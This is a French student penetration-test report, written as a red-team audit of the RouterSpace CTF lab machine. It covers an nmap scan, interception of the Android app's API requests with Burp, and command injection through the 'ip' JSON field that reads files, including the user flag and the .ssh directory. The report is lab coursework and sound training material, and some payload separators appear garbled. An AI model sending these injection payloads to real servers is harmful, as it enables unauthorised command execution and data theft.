

HURAULT Armand
MAMAN Ouriel

M1 EFREI Test d'Intrusion
Projet noté
Test d'intrusion sur deux machines Linux



Machine Linux - RouterSpace 10.10.11.148





<>Rapport d'audit sécurité

Red Team

<>LAJUGIE SAS

10/04/2022

Caractéristiques

Objet	Rapport d'audit sécurité - Red Team
Nombre de pages	26
Diffusion	CONFIDENTIEL INDUSTRIE

Historique

Version	Date	État
1.0	10/04/2022	Première version

Équipe projet

Nom	Fonction	Coordonnées
Laurent Lajugie	RSSI	laurent.lajugie@lajugie.com
Ouriel Maman	Expert cybersécurité	ouriel.maman@cybertrust.com
Armand Hurault	Expert cybersécurité	armand.hurault@cybertrust.com

TABLES DES MATIÈRES

Introduction	5
Contexte et objectifs	5
Périmètre de la prestation	5
Déroulement de la prestation	5
Constitution du document	6
Synthèse managériale	6
Niveau de sécurité global	6
Liste et classification des vulnérabilités	7
Synthèse technique	10
Déroulement des tests	10
Récupération du flag ‘user.txt’	10
Etape 1 : Reconnaissance, Cartographie, Collecte d’informations	10
Etape 2 : Détection et analyse des vulnérabilités	18
ETAPE LA PLUS IMPORTANTE	18
Etape 3 : Exploitation des vulnérabilités	20
Escalade de privilège pour obtenir le flag ‘root.txt’	23
Etape 1 : Reconnaissance, Cartographie, Collecte d’informations	23
Etape 2 : Détection et analyse des vulnérabilités	24
Etape 3 : Exploitation des vulnérabilités - Escalade de privilège	25
Les points positifs observés	26
Recommandation d’amélioration de la sécurité	26

1. Introduction

1.1. Contexte et objectifs

La société Lajugie SAS a souhaité évaluer le niveau de sécurité de son système d'information par la réalisation de tests de type *Red Team* sur un de leurs serveurs.

Les tests ont été menés en adoptant une approche de type “boîte noire” : aucune information spécifique n'a été donnée aux experts de CyberTrust, à l'exception de l'adresse IP du serveur cible à compromettre.

Les objectifs de ces tests étaient :

- de déterminer la surface d'exposition du serveur sur internet ;
- d'exploiter les vulnérabilités présentes afin d'évaluer les risques de compromission;
- de fournir les recommandations adéquates permettant de réduire les niveaux de risques.

Afin d'estimer plus précisément les possibilités de compromission de données sensibles, les accès aux flags ‘user.txt’ et ‘root.txt’ (placé dans un dossier accessible uniquement avec les droits administrateurs sur le serveur) ont été définis comme trophées de la mission.

1.2. Périmètre de la prestation

Le périmètre de la prestation Red Team réalisée par CyberTrust incluait deux serveurs exposés sur Internet par Lajugie SAS.

La liste des serveurs visés par les tests sur le périmètre externe peut être trouvée dans le

1.3. Déroulement de la prestation

L'audit de sécurité a été réalisé depuis les locaux de CyberTrust, du 11/03/2022 au 10/04/2022. L'adresse IP utilisée pour le test était la suivante : 10.10.11.148

1.4. Constitution du document

Ce document est découpé en parties :

- cette introduction;
- une synthèse managériale détaillant le niveau de sécurité global observé par CyberTrust ;
- une synthèse des vulnérabilités ainsi que les recommandations associées ;
- un résumé des résultats de la phase de reconnaissance du périmètre externe ;
- les étapes d'intrusion interne réalisées par l'équipe Synacktiv qui ont permis un accès aux données sensibles ;
- une chronologie des événements ;
- les détails techniques des différentes vulnérabilités découvertes ;

2. Synthèse managériale

2.1. Niveau de sécurité global

Les tests menés par CyberTrust ont permis de constater que le périmètre externe de Lajugie SAS possède un niveau de sécurité faible.

Tout d'abord, concernant le serveur d'IP 10.10.11.148, il a été possible, dans un premier temps, de corrompre les requêtes envoyées depuis l'application RouterSpace afin d'accéder aux données stockées sur le serveur, comme en témoigne la récupération du flag '*user.txt*'. Il a ainsi pu être récupéré sur le serveur divers informations, notamment le nom d'utilisateur 'Paul'.

L'exfiltration de ces données n'a pas nécessité d'élévation de privilèges, celles-ci étant accessibles de l'extérieur par l'exploitation des vulnérabilités détectées, en l'occurrence de l'exécution de code à distance via les requêtes passées au serveur par l'application RouterSpace.

En outre, il a été possible de prendre la main sur le serveur et d'ouvrir un terminal avec les droits administrateur. Cependant, cette action a nécessité une recherche et une exploitation plus poussées de vulnérabilités. En effet, il n'a pas été possible d'ouvrir un terminal à distance à partir de l'exploitation directe de requêtes corrompues au serveur.

Pour ce faire, l'équipe a utilisé l'exposition du fichier contenant les clés SSH de confiance. Celles-ci régissent les droits d'accès à distance au serveur en SSH.

En modifiant ce fichier pour y ajouter la clé SSH de l'équipe attaquante, il a été possible de se connecter en SSH via l'IP du serveur.

L'équipe a ensuite pu facilement faire de l'escalade de privilèges grâce à l'exploitation d'une CVE à laquelle le serveur est vulnérable. Le flag '*root.txt*' a ainsi pu être récupéré, ce qui équivaut à une prise de contrôle totale sur le serveur par l'équipe de Red Team de

CyberTrust.

Le risque majeur pour le serveur d'IP 10.10.11.148 réside ainsi dans le manque de sécurité relatif à la connexion SSH, causé par trois facteurs de risque dont la criticité est maximale :

- L'exposition et la non sécurisation du fichier `.ssh/authorized_keys`, répertoriant les clés SSH de confiance. En effet, celui-ci est accessible en lecture et en écriture par tous les utilisateurs. Il est donc simple de le modifier en accédant au serveur de l'extérieur, par de l'exécution distante de code, et ainsi ouvrir un terminal à distance sur le serveur en s'y connectant en SSH via l'utilisateur 'Paul'.
- L'absence de mot de passe pour l'utilisateur 'Paul' qui permet de facilement compromettre son compte utilisateur afin d'initier une connexion malveillante au serveur en SSH.
- La vulnérabilité du serveur à plusieurs CVE permettant de faire de l'escalade de priviléges une fois connectés en SSH.

La matrice de risques suivante présente le niveau de criticité, allant de 1 à 4, des vulnérabilités selon deux critères : la probabilité de réalisation et l'impact sur l'entreprise.

Matrice de Risques		Probabilité			
		1	2	3	4
Impact	4	3	3	4	4
	3	2	2	3	4
	2	1	2	2	3
	1	1	1	1	2

2.2. Liste et classification des vulnérabilités

Les tests d'intrusions de type Red Team menés par les experts de CyberTrust sur le serveur ont permis d'identifier plusieurs facteurs de risque majeurs qui portent atteinte à différents aspects sécuritaires du système.

Risque	Indice de criticité	Facteur de risque	Impacts (D : Disponibilité, I : Intégrité C : Confidentialité P : Preuve)	
R4	4	Exposition du fichier répertoriant les clés SSH de confiance. Accès en lecture et écriture à ce fichier pour tous les utilisateurs. Mauvaise gestion des droits d'accès au fichier.	Il est très simple pour un attaquant d'ajouter, par exécution de commandes à distance, sa propre clé SSH au fichier. Il pourra ainsi se connecter à distance au serveur et être reconnu par celui-ci comme un hôte de confiance.	D : Impact moyen I : Impact fort C : Impact fort P : Impact faible
R3	4	Absence de mot de passe pour l'utilisateur 'Paul'	Même en ayant ajouté sa propre clé SSH, un attaquant a besoin d'un compte utilisateur pour se connecter à distance au serveur. L'absence de mot de passe pour l'utilisateur 'Paul' lui permet d'usurper très simplement l'identité de cet utilisateur afin d'initier une connexion SSH vers le serveur.	D : Impact moyen I : Impact fort C : Impact fort P : Impact fort
R2	4	Vulnérabilité du serveur à plusieurs CVE permettant l'escalade de priviléges.	Un attaquant peut utiliser des exploits disponibles sur internet sur ces CVE pour	D : Impact fort I : Impact fort C : Impact fort

			escalader les priviléges et monter root sur le serveur.	P : Impact fort
R1	3	Possibilité d'exécuter du code à distance (RCE - Remote Code Execution) sur le serveur en passant une commande précédée d'un séparateur (; ou & par exemple) dans les requêtes envoyées au serveur par l'application RouterSpace.	Un attaquant peut ainsi exécuter des commandes sur le serveurs via les requêtes envoyées par l'application RouterSpace et exfiltrer des données. Pour preuve la récupération du flag 'user.txt'.	D : Impact moyen I : Impact fort C : Impact fort P : Impact moyen

Matrice des risques :

Matrice de Risques		Probabilité			
		1	2	3	4
Impact	4		R1	R4 R2	
	3				R3
	2				
	1				

3. Synthèse technique

3.1. Déroulement des tests

3.1.1. Récupération du flag ‘*user.txt*’

3.1.1.1. Etape 1 : Reconnaissance, Cartographie, Collecte d'informations

Nous commençons par faire un scan avec nmap pour faire une reconnaissance de la machine :

-sC : utilisation des scripts par défaut

-sV : détection de version


Les ports 22 (ssh) et 80 (http) sont ouverts, la machine est donc un serveur web.

```

Home X Kali-Linux-2021.4a-vmwa... X
File Actions Edit View Help
└─(kali㉿kali)-[~]
  $ nmap -sC -sV 10.10.11.148
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-11 03:38 EST
Nmap scan report for 10.10.11.148
Host is up (0.022s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      (protocol 2.0)
| fingerprint-strings:
|   NULL:
|   _ SSH-2.0-RouterSpace Packet Filtering V1
| ssh-hostkey:
|_ 3072 f4:e4:c8:0a:a6:af:66:93:af:69:5a:a9:bc:75:f9:0c (RSA)
|_ 256 7f:05:cd:8c:42:7b:a9:4a:b2:e6:35:2c:c4:59:78:02 (ECDSA)
|_ 256 2f:d2:a8:8b:be:2d:10:b0:c9:b4:29:52:a8:94:24:78 (ED25519)
80/tcp    open  http    
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 200 OK
|     X-Powered-By: RouterSpace
|     X-Cdn: RouterSpace-6138
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 64
|     ETag: W/"40-pEeU9dcf/TNRcV4/vNZdhkgDAVU"
|     Date: Fri, 11 Mar 2022 08:56:31 GMT
|     Connection: close
|     Suspicious activity detected !!! {RequestID: 9C Hz3 KU }
| GetRequest:
|       HTTP/1.1 200 OK
|       X-Powered-By: RouterSpace
|       X-Cdn: RouterSpace-25121
|       Accept-Ranges: bytes
|       Cache-Control: public, max-age=0
|       Last-Modified: Mon, 22 Nov 2021 11:33:57 GMT
|       ETag: W/"652c-17d476c9285"
|       Content-Type: text/html; charset=UTF-8
|       Content-Length: 25900
|       Date: Fri, 11 Mar 2022 08:56:31 GMT
|       Connection: close
<!doctype html>
<html class="no-js" lang="zxx">
<head>
<meta charset="utf-8">
<meta http-equiv="x-ua-compatible" content="ie=edge">
<title>RouterSpace</title>
<meta name="description" content="">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet" href="css/bootstrap.min.css">
<link rel="stylesheet" href="css/owl.carousel.min.css">
<link rel="stylesheet" href="css/magnific-popup.css">
<link rel="stylesheet" href="css/font-awesome.min.css">

```

Nous ouvrons le site web dans le navigateur



Nous pouvons uniquement utiliser le bouton Download pour télécharger l'application RouterSpace.apk.


Nous cherchons donc un émulateur android tournant sur Kali Linux pour pouvoir tester l'application.

Nous allons utiliser Anbox.


Nous installons l'apk

```
(kali㉿kali)-[~/Downloads]
$ anbox.appmgr

(kali㉿kali)-[~/Downloads]
$ adb install RouterSpace.apk
Performing Streamed Install
Success
```



L'application est bien présente, nous la lançons.




Il n'y a que le bouton “check status” d'utilisable.

En cliquant dessus, un message nous indique qu'il y a eu une tentative de connexion au serveur.

Nous comprenons que l'application tente d'envoyer des requêtes au serveur, nous allons donc essayer de les intercepter avec Burpsuite .

Nous configurons le proxy de Burpsuite pour intercepter les messages.

Nous allons donc écouter toutes les requêtes passant par le port 8888 et ce, peu importe l'IP utilisée.



Nous redirigeons ensuite les requêtes de l'application sur le proxy que nous venons de créer sur Burpsuite


Pour obtenir l'ip du tunnel HTB, nous utilisons la commande :
 ip a s tun0

```
(kali㉿kali)-[~]
$ ip a s tun0
7: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.10.14.171/23 brd 10.10.14.171 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 dead:beef:2::10a9/64 brd fe80::c9fe:6852:ebcd:870f/64 scope link stable-privacy
        valid_lft forever preferred_lft forever
```

Nous avons donc :

```
(kali㉿kali)-[~]
$ adb shell settings put global http_proxy 10.10.14.171:8888
```

Nous retournons sur l'application et nous appuyons à nouveau sur le bouton :



L'erreur apparaît toujours mais cette fois nous avons réussi à intercepter le message sur Burpsuite dans la partie HTTP history et Intercept

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept **HTTP history** WebSockets history Options

Filter: Hiding CSS, image and general binary content

# ^	Host	Method	URL	Params	Edited
1	http://routerspace.htb	POST	/api/v4/monitoring/router/dev/check/de...	✓	

```
POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1
accept: application/json, text/plain, */*
user-agent: RouterSpaceAgent
Content-Type: application/json
Content-Length: 16
Host: routerspace.htb
Connection: close
Accept-Encoding: gzip, deflate
{
  "ip": "0.0.0.0"
}
```

Scan

- Send to Intruder Ctrl-I
- Send to Repeater Ctrl-R →
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser >

Engagement tools [Pro version only] >

- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item

Don't intercept requests >

Do intercept >

Convert selection >

URL-encode as you type

- Cut Ctrl-X
- Copy Ctrl-C
- Paste Ctrl-V

Message editor documentation

Proxy interception documentation

Nous envoyons le message dans le répéteur pour ne pas avoir à passer par l'application RouterSpace à chaque fois.

Une fois dans le répéteur, nous essayons d'envoyer la requête pour voir s'il y a une réponse.

Burp Suite Community Edition v2021.10.3 - Temporary Project

Repeater

Send

Request

Pretty Raw Hex

```
POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1
accept: application/json, text/plain, */*
user-agent: RouterSpaceAgent
Content-Type: application/json
Content-Length: 16
Host: routerspace.htb
Connection: close
Accept-Encoding: gzip, deflate
{
  "ip": "0.0.0.0"
}
```

Response

?

Search... 0 matches

Unknown host: routerspace.htb

Il est indiqué en bas à gauche « Unknown host : routerspace.htb ». L'application essaie de joindre l'hôte mais il ne le connaît pas.

Nous allons donc l'ajouter à notre liste d'hôtes de confiance :

```
└─(kali㉿kali)-[~]  
$ sudo nano /etc/hosts
```

```
GNU nano 6.2
10.10.11.143 office.paper chat.office.paper
127.0.0.1      localhost Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec  explainshell.com - mat
127.0.1.1      kali

#CTF HTB RouterSpace
10.10.11.148    routerspace.htb

#CTF HTB Undetected
10.10.11.146    store.djewelry.htb

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Nous retournons sur Burpsuite et nous renvoyons à nouveau la requête. Cette fois, nous avons bien une réponse.

3.1.1.2. Etape 2 : Détection et analyse des vulnérabilités

The screenshot shows the Burp Suite interface. In the Request tab, a POST request is being constructed with the URL `/api/v4/monitoring/router/dev/check/deviceAccess`. The JSON payload includes a field `"ip": "0.0.0.0"`. The Response tab shows the server's response, which includes the same value `"0.0.0.0\n"`. A red arrow points from the value in the Request payload to its corresponding occurrence in the Response payload.

Nous remarquons que la réponse contient le même texte que nous avons envoyé dans la requête.

Nous le modifions pour voir si ce champ est exploitable

The screenshot shows the Burp Suite interface. In the Request tab, the JSON payload now includes the field `"ip": "test"`. The Response tab shows the server's response, which includes the value `"test\n"`. A red arrow points from the value in the Request payload to its corresponding occurrence in the Response payload.

La réponse change bien.

3.1.1.3. ETAPE LA PLUS IMPORTANTE

Nous allons donc essayer d'entrer des commandes pour contourner le filtre texte pour voir si nous pouvons y injecter du code.

En testant plusieurs commandes à la suite comme dans un terminal à l'aide de séparateur, nous arrivons à les exécuter car le champ n'est pas correctement protégé :

Nous avons testé avec plusieurs séparateurs et tous ont fonctionné

“.”
“,”
“\n”
“&&”

Request

```

1 POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1
2 accept: application/json, text/plain, /*
3 user-agent: RouterSpaceAgent
4 Content-Type: application/json
5 Content-Length: 17
6 Host: routerspace.htb
7 Connection: close
8 Accept-Encoding: gzip, deflate
9
10 {
    "ip": "test;pwd"
}

```

Response

```

1 HTTP/1.1 200 OK
2 X-Powered-By: RouterSpace
3 X-Cdn: RouterSpace-14490
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 37
6 ETag: W/"25-89+LS8qg7mkfRt4Zg03L/l64nY"
7 Date: Tue, 05 Apr 2022 22:22:57 GMT
8 Connection: close
9
10 "test\n/opt/www/public/routerspace\n"

```

En cherchant les id de l'utilisateur actuel, nous voyons que celui-ci s'appelle paul.

Request

```

1 POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1
2 accept: application/json, text/plain, /*
3 user-agent: RouterSpaceAgent
4 Content-Type: application/json
5 Content-Length: 17
6 Host: routerspace.htb
7 Connection: close
8 Accept-Encoding: gzip, deflate
9
10 {
    "ip": "pwd:id"
}

```

Response

```

1 HTTP/1.1 200 OK
2 X-Powered-By: RouterSpace
3 X-Cdn: RouterSpace-53542
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 59
6 ETag: W/"38-f0aEZjpcvKMc6n/kHHeZ2KKY"
7 Date: Tue, 05 Apr 2022 22:55:31 GMT
8 Connection: close
9
10 "pwd\nuid=1001(paul) gid=1001(paul) groups=1001(paul)\n"

```

Nous cherchons s'il y a un répertoire /home/paul

Request

```

1 POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1
2 accept: application/json, text/plain, /*
3 user-agent: RouterSpaceAgent
4 Content-Type: application/json
5 Content-Length: 27
6 Host: routerspace.htb
7 Connection: close
8 Accept-Encoding: gzip, deflate
9
10 {
    "ip": "test:ls /home/paul"
}

```

Response

```

1 HTTP/1.1 200 OK
2 X-Powered-By: RouterSpace
3 X-Cdn: RouterSpace-82570
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 63
6 ETag: W/"3f-WQACjYWVwBVGjzJEIpPTxnIJrD0"
7 Date: Tue, 05 Apr 2022 22:58:04 GMT
8 Connection: close
9
10 "test\nCVE-2021-3156\nexploit.sh\nlinpeas.sh\nnsnap\\nuser.txt\n"

```

Request

```

1 POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1
2 accept: application/json, text/plain, /*
3 user-agent: RouterSpaceAgent
4 Content-Type: application/json
5 Content-Length: 27
6 Host: routerspace.htb
7 Connection: close
8 Accept-Encoding: gzip, deflate
9
10 {
    "ip": "test:ls /home/paul"
}

```

Response

```

1 HTTP/1.1 200 OK
2 X-Powered-By: RouterSpace
3 X-Cdn: RouterSpace-23217
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 24
6 ETag: W/"1B-7afFrfo2+S9e9REyCMTGSUm/k"
7 Date: Tue, 05 Apr 2022 23:22:27 GMT
8 Connection: close
9
10 "test\\nsnap\\nuser.txt\\n"

```

Nous trouvons un fichier user.txt

En affichant son contenu avec cat /home/paul/user.txt nous trouvons un flag user
6c42ae8cba571b2faf542e0377a89860

```

POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1
accept: application/json, text/plain, */*
user-agent: RouterSpaceAgent
Content-Type: application/json
Content-Length: 30
Host: routerspace.htb
Connection: close
Accept-Encoding: gzip, deflate
{
  "ip": "test;cat /home/paul/user.txt"
}

```

```

HTTP/1.1 200 OK
X-Powered-By: RouterSpace
X-Cdn: RouterSpace-41522
Content-Type: application/json; charset=utf-8
Content-Length: 42
ETag: W/"2a-KtGxvc8r9s6CxvzttYKUTCrCqvo"
Date: Tue, 05 Apr 2022 23:40:40 GMT
Connection: close
"test\n6c42ae8cba571b2faf542e0977a89860\n"

```

Nous affichons la liste des fichiers cachés dans /home/paul avec ls -a

```

POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1
accept: application/json, text/plain, */*
user-agent: RouterSpaceAgent
Content-Type: application/json
Content-Length: 30
Host: routerspace.htb
Connection: close
Accept-Encoding: gzip, deflate
{
  "ip": "test;ls -a /home/paul"
}

```

```

HTTP/1.1 200 OK
X-Powered-By: RouterSpace
X-Cdn: RouterSpace-41522
Content-Type: application/json; charset=utf-8
Content-Length: 115
ETag: W/"2a-KtGxvc8r9s6CxvzttYKUTCrCqvo"
Date: Tue, 05 Apr 2022 23:47:09 GMT
Connection: close
"test\n.\n..\.n.bash_history\n.bash_logout\n.bashrc\n.cache\n.gnupg\n.local\n.passthru\n.profile\n.snapin\n.ssh\nuser.txt\n"

```

3.1.1.4. Etape 3 : Exploitation des vulnérabilités

Nous trouvons un dossier caché .ssh qui contient un fichier pouvant contenir des clés SSH autorisées.

```

POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1
accept: application/json, text/plain, */*
user-agent: RouterSpaceAgent
Content-Type: application/json
Content-Length: 30
Host: routerspace.htb
Connection: close
Accept-Encoding: gzip, deflate
{
  "ip": "test;ls -a /home/paul/.ssh"
}

```

```

HTTP/1.1 200 OK
X-Powered-By: RouterSpace
X-Cdn: RouterSpace-14249
Content-Type: application/json; charset=utf-8
Content-Length: 32
